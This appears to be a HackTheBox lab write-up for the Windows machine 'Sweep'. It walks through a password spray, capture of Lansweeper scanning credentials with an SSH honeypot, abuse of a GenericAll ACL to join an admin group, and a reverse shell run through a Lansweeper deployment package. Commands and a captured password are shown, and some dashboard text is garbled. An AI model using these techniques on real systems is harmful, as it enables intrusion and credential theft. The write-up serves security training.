



HACKTHEBOX



Sweep

5th Aug 2025

Prepared By: 0xEr3bus

Machine Author: Yeeb

Difficulty: **Medium**

Synopsis

Sweep is a medium difficulty Windows box that involves Active Directory and `Lansweeper`, a technology asset intelligence tool. The attacker abuses an enabled guest account to gain access to Lansweeper, which has Map Credentials configured, which are login/password combinations for accessing and scanning network assets remotely. The attacker deploys a honeypot SSH server to read the configured credentials. The compromised account is a member of the `Lansweeper Discovery` group, which has `GenericAll` ACL over the `Lansweeper Admins` group. Any account member of the `Lansweeper Admins` group has administrator privileges on the Lansweeper dashboard. The attacker creates and deploys a package on the Domain Controller to gain complete control.

Skills Required

- Basic understanding of Active Directory
- Basic usage of the Lansweeper tool

Skills Learned

- Absuving misconfigured ACLs

- Exploiting Lansweeper's Map Credentials and Deployment Package

Enumeration

Nmap

```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.234.176 | grep ^[0-9] | cut -d '/' -f 1  
| tr '\n' ',' | sed s/,,$//)  
$ nmap -Pn -p$ports -sC -sV 10.129.234.176  
PORT      STATE SERVICE          VERSION  
53/tcp    open  domain           Simple DNS Plus  
81/tcp    open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
82/tcp    open  ssl/http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|_ssl-date: TLS randomness does not represent time  
| http-title: Lansweeper - Login  
|_Requested resource was /login.aspx  
| ssl-cert: Subject: commonName=Lansweeper Secure Website  
| Subject Alternative Name: DNS:localhost, DNS:localhost, DNS:localhost  
| Not valid before: 2021-11-21T09:22:27  
|_Not valid after: 2121-12-21T09:22:27  
| tls-alpn:  
|_ http/1.1  
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-07-30  
10:20:12Z)  
135/tcp   open  msrpc            Microsoft Windows RPC  
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn  
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain:  
sweep.vl0., Site: Default-First-Site-Name)  
445/tcp   open  microsoft-ds?      
464/tcp   open  kpasswd5?          
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0  
636/tcp   open  ldapssl?          
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain:  
sweep.vl0., Site: Default-First-Site-Name)  
3269/tcp  open  globalcatLDAPssl?  
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services  
|_ssl-date: 2025-07-30T10:21:51+00:00; +16m20s from scanner time.  
| ssl-cert: Subject: commonName=inventory.sweep.vl  
| Not valid before: 2025-07-27T23:26:33  
|_Not valid after: 2026-01-26T23:26:33  
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|_http-server-header: Microsoft-HTTPAPI/2.0  
|_http-title: Service Unavailable  
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|_http-server-header: Microsoft-HTTPAPI/2.0  
|_http-title: Not Found  
9389/tcp  open  mc-nmf           .NET Message Framing  
9524/tcp  open  ssl/http        Microsoft Kestrel httpd  
|_ssl-date: 2025-07-30T10:21:51+00:00; +16m20s from scanner time.
```

```
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Kestrel
|_tls-alpn:
|   h2
|_ http/1.1
|_ssl-cert: Subject: commonName=lansweeper-server-communication
| Subject Alternative Name: DNS:localhost, DNS:INVENTORY, DNS:inventory.sweep.vl, IP
Address:192.168.115.145
| Not valid before: 2024-02-08T19:51:08
|_Not valid after: 3024-02-08T19:51:08
49664/tcp open  msrpc           Microsoft Windows RPC
49668/tcp open  msrpc           Microsoft Windows RPC
52302/tcp open  msrpc           Microsoft Windows RPC
59694/tcp open  msrpc           Microsoft Windows RPC
59707/tcp open  msrpc           Microsoft Windows RPC
61970/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
61971/tcp open  msrpc           Microsoft Windows RPC
Service Info: Host: INVENTORY; OS: Windows; CPE: cpe:/o:microsoft:windows
```

From the Nmap scan, we know we are dealing with a domain controller, as the `Kerberos`, `DNS`, and `LDAP` services are running. In addition to those services, we also have two HTTP servers on ports `81` and `82`. The server on port `81` uses HTTP, and port `82` is configured to have SSL. On the other hand, we also have a guest account enabled.

```
$ netexec smb 10.129.234.176 -u guest -p ''
SMB      10.129.234.176  445      INVENTORY      [*] Windows Server 2022 Build 20348
x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:False)
SMB      10.129.234.176  445      INVENTORY      [+] sweep.vl\guest:
```

We can perform a RID brute force attack to get a list of usernames.

```
$ netexec smb 10.129.234.176 -u guest -p '' --rid-brute 9999
SMB      10.129.234.176  445      INVENTORY      [*] Windows Server 2022 Build 20348
x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:False)
<SNIP>
$ cat users
jgre808
bcla614
hmar648
jgar931
fcla801
jwil197
grob171
fdav736
jsmi791
hjoh690
svc_inventory_win
svc_inventory_lnx
intern
```


Now that we have a list of usernames, we can perform password spray, with the username the same as the password.

```
$ netexec smb 10.129.234.176 -u users -p users --no-bruteforce --continue-on-success

SMB          10.129.234.176  445    INVENTORY    [*] Windows Server 2022 Build 20348
x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:False)
SMB          10.129.234.176  445    INVENTORY    [-] sweep.vl\jgre808:jgre808
STATUS_LOGON_FAILURE
SMB          10.129.234.176  445    INVENTORY    [-] sweep.vl\bcla614:bcla614
STATUS_LOGON_FAILURE
SMB          10.129.234.176  445    INVENTORY    [-] sweep.vl\hmar648:hmar648
STATUS_LOGON_FAILURE
<SNIP>
SMB          10.129.234.176  445    INVENTORY    [+] sweep.vl\intern:intern
```


We do get a hit for the `intern` user account, so now we can run Bloodhound and get access to Lansweeper.

```
$ bloodhound-python -u 'intern' -p 'intern' -d sweep.vl -c all --zip -ns 10.129.234.176
INFO: Found AD domain: sweep.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: inventory.sweep.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: inventory.sweep.vl
INFO: Found 17 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: inventory.sweep.vl
INFO: Done in 00M 03S
INFO: Compressing output into 20250805124034_bloodhound.zip
```




Initial Foothold


After login to Lansweeper, we can navigate to Scanning → Scanning Targets and add a target to scan. We will add **IP Range** and point it towards our attacking machine.



Once the target is created, we will map credentials to the target by navigating to Scanning → Scanning Credentials.




Now that it is mapped, we can view a green tick box in the `mapping` section.



We will use [sshesame](#) and start a SSH honeypot.

```
$ ./sshesame-linux-amd64 -config sshesame.yaml
INFO 2025/07/30 12:00:04 No host keys configured, using keys at
"/home/shashwat/.local/share/sshesame"
INFO 2025/07/30 12:00:04 Listening on [::]:1337
```

Besides that, we again navigate to Scanning → Scanning Targets and perform a scan on the newly created IP Range.




After a few seconds, once the scan is finished, we should be able to capture the SSH credentials.

```
<SNIP>
WARNING 2025/07/30 12:01:52 Failed to accept connection: Failed to establish SSH server
connection: ssh: disconnect, reason 11: Session closed
2025/07/30 12:01:52 [10.129.234.176:60483] authentication for user "svc_inventory_lnx"
without credentials rejected
2025/07/30 12:01:52 [10.129.234.176:60483] authentication for user "svc_inventory_lnx"
with password "0|5m-U6?/uAX" accepted
<SNIP>
```

Using `netexec`, we can see that the credentials are a valid domain user account.

```
$ netexec smb 10.129.234.176 -u svc_inventory_lnx -p '0|5m-U6?/uAX'
SMB      10.129.234.176  445      INVENTORY      [*] Windows Server 2022 Build 20348
x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:False)
SMB      10.129.234.176  445      INVENTORY      [+] sweep.vl\svc_inventory_lnx:0|5m-
U6?/uAX
```

The `svc_inventory_lnx` user account is a member of the `Lansweeper Discovery` group, which is configured to have a `GenericAll` ACL over the `Lansweeper Admins` group.



We can use `net rpc` to add the `intern` user account to the `Lansweeper Admins` group.

```
$ net rpc group addmem 'LANSWEEPER ADMINS' 'intern' -U
'sweep.vl'/'svc_inventory_lnx'%0|5m-U6?/uAX' -S "10.129.234.176"

$ netexec winrm 10.129.234.176 -u intern -p 'intern'
WINRM      10.129.234.176 5985 INVENTORY      [*] Windows Server 2022 Build 20348
(name:INVENTORY) (domain:sweep.vl)
WINRM      10.129.234.176 5985 INVENTORY      [+] sweep.vl\intern:intern (Pwn3d!)
```

Once the command is successfully executed, we should be able to Winrm to the machine.

```
$ evil-winrm -i 10.129.234.176 -u intern -p 'intern'
```

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\intern\Documents>

The user flag can be found in `C:\user.txt`.


Privilege Escalation

When we try to log in again as the `intern` user account on the Lansweeper Dashboard, we can see we have more privileges than before.


The screenshot displays the Lansweeper v.11.1.6.0 dashboard. The top navigation bar includes links for Dashboard, Assets, Reports, Software, Scanning, Helpdesk, Knowledgebase, Deployment, Configuration, Risk Insights, and Community. The main content area is divided into several sections:

- Windows Domain Overview:** A table showing domain statistics for Sweep, Sweep.vl, and a Total row.
- IP Locations Overview:** A section for undefined IP locations.
- Asset Group Overview:** A section showing static and dynamic asset groups with counts.
- Chart: Asset type summary:** A pie chart showing the distribution of Windows and Network devices.
- Alert Report: Dashboard:** A section displaying high priority and important alerts, such as "Server: All servers without anti-virus software" and "Computer: Not seen in the last 30 days".
- Scanning Status:** A section showing the server status and database size.
- Last Seen Assets:** A table listing recently scanned assets, including INVENTORY, ns2-39.azure-dns.net, and others.
- Last Seen Users:** A section showing the last seen users, including Administrator and INVENTORY.

Now we navigate to Deployment → Deployment Packages, and create a new deployment package.



Once the package is created, we will add **Deployment package steps** and pick **Command** to execute system commands.



Before deploying the package, we will map the credentials just like before.

Lansweeper v. 11.1.6.0 | Expired trial license [Purchase](#) [Link with Cloud Site](#) ? ! ! ! !

Dashboard Assets Reports Software Scanning Helpdesk Knowledgebase Deployment Configuration Risk Insights Community

Scanning options

- Scanning targets
- Scanning credentials
- Data selection
 - File & registry scanning
 - Scanned item interval
 - Performance scanning
- Custom OID scanning
 - OID scanning targets
 - MIB importer
 - MIB library
- Asset Radar
 - Compatibility & settings
 - Asset Radar logs
- LSAgent
 - LSAgent scanning
 - Relay configuration
- Scanning status
 - Scanning queue
 - Scanned in last 7 days 2
 - Scanned in last 24 hours...
- Scanning Issues
 - Never scanned OS 10

[Add new Credential](#) [Import](#) [Download import template](#)

Type	Name	Login	Server URL	Mapping
None Selected...				
AWS	Global AWS	no login assigned		✓
Azure	Global Azure	no login assigned		✓
Citrix	Global Citrix	root		✓
SNMP(v1/v2)	Global SNMP	Community		✓
SSH	Global SSH	no login assigned		✓
vCenter	Global vCenter	root		✓
VMware	Global ESXi	no login assigned		✓
Windows	Global Windows	.lansweeperuser		✓
SNMP(v1/v2)	SNMP-Private	SNMP Community String		Not mapped
SSH	Inventory Linux	svc_inventory_lnx		✓
Windows	Inventory Windows	SWEETISvc_inventory_win		✓

Credential Mapping [Online help](#)

[Map Credential](#)

Mapping type	Mapped to	Credentials
None Selected...		
IP Range	10.10.14.67 - 10.10.14.67	Inventory Linux Credential
Windows Computer	SWEETINVENTORY	Global Credentials Credential

Now, we click **Deploy Now** to execute the reverse shell, which we added to the deployment package.

[Download more packages](#)

me

Owner / Organization

Desktop & Firewall

Capabilities

7.0

Description

Vallpaper

Deploy ✕

Deploy on ☐ Group ☐ Report ☒ Selection

[Select Assets](#)

INVENTORY

Wake on lan ? ☐

Estimated boot time per asset ? minutes

When computer offline ☒ Don't retry ☐ Retry during

Run mode ? ☒ System account ☐ Scanning credentials ☐ Currently logged on

Ok **Cancel**

Final action ☐ Shutdown ☐ Reboot **after** hour(s)

